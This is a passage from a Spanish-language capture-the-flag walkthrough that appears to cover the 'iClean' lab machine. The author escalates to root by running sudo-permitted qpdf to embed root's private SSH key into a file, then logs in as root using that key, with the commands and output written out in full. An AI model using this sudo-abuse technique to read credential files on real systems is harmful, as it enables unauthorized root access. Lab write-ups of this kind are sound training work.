- CrackStation funciona de manera diferente a Hashcat en el sentido de que utiliza tablas de búsqueda precalculadas en lugar de realizar cálculos en tiempo real para descifrar contraseñas.

## 1.11. Privesc via SSH key copy with QPDF

- Conectamos por **SSH** con: `ssh consuela@10.10.11.12`. Obtenemos acceso. Como usuario **consuela**, hacemos `sudo -l` para listar los privilegios a nivel de sudoers. Podemos ejecutar `/usr/bin/qpdf` como cualquier usuario sin proporcionar contraseña.

```
consuela@iclean:~$ sudo -l
Matching Defaults entries for consuela on iclean:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/sbin\:/sbin\:/bin\:/snap/bin, use_pty

User consuela may run the following commands on iclean:
  (ALL) /usr/bin/qpdf
consuela@iclean:~$ sudo /usr/bin/qpdf
qpdf: an input file name is required

For help:
  qpdf --helpusage      usage information
  qpdf --help-topic     help on a topic
  qpdf --help--option   help on an option
  qpdf --help           general help and a topic list
consuela@iclean:~$ sudo /usr/bin/qpdf --help
Run "qpdf --help-topic" for help on a topic.
Run "qpdf --help--option" for help on an option.
Run "qpdf --help=all" to see all available help.

Topics:
  add-attachment: attach (embed) files
  advanced-control: tweak qpdf's behavior
  attachments: work with embedded files
  completion: shell completion
  copy-attachments: copy attachments from another file
  encryption: create encrypted files
  exit-status: meanings of qpdf's exit codes
  general: general options
  help: information about qpdf
  inspection: inspect PDF files
  json: JSON output for PDF information
  modification: change parts of the PDF
  overlay-underlay: overlay/underlay pages from other files
  page-ranges: page range syntax
  page-selection: select pages from one or more files
  pdf-dates: PDF date format
  testing: options for testing or debugging
  transformation: make structural PDF changes
  usage: basic invocation

For detailed help, visit the qpdf manual: https://qpdf.readthedocs.io
consuela@iclean:~$
```

- Explorando las diferentes opciones y posibilidades que ofrece este programa, vemos que podemos adjuntar un archivo y realizar una copia en formato **QDF** (QDF es un formato XML que representa la estructura de un archivo PDF). Vamos entonces a tratar de hacer una copia de la **clave privada SSH** de **root**. Para ello, hacemos: `sudo /usr/bin/qpdf --empty /tmp/ras.txt --qdf --add-attachment /root/.ssh/id_rsa --`. De este modo, estaríamos copiando la clave en el directorio `/tmp`.

```
consuela@iclean:~$ sudo /usr/bin/qpdf --help-attachments
It is possible to list, add, or delete embedded files (also known
consuela@iclean:~$ sudo /usr/bin/qpdf --empty /tmp/ras.txt --qdf --add-attachment /root/.ssh/id_rsa --
consuela@iclean:~$ cd /tmp
consuela@iclean:/tmp$ ls
id_rsa
systemd-private-5077759af8be4f13831a6b5770f63814-apache2.service-o8NRz0
systemd-private-5077759af8be4f13831a6b5770f63814-fwupd.service-o00jHl
systemd-private-5077759af8be4f13831a6b5770f63814-ModemManager.service-5wje0F
systemd-private-5077759af8be4f13831a6b5770f63814-system-logind.service-0x605c
systemd-private-5077759af8be4f13831a6b5770f63814-systemd-resolved.service-o2ylG9
systemd-private-5077759af8be4f13831a6b5770f63814-systemd-timesyncd.service-l3xdT0
systemd-private-5077759af8be4f13831a6b5770f63814-upower.service-KP0mvy
vmsars-root_775-4248221724
```

- Nos copiamos esta clave (solo la clave) a nuestro directorio de trabajo en nuestro sistema, le asignamos el permiso necesario con `chmod 600 id_rsa.txt`. Y por último, nos conectamos como usuario **root** al sistema proporcionando esta clave: `ssh root@10.10.11.12 -i id_rsa.txt`.

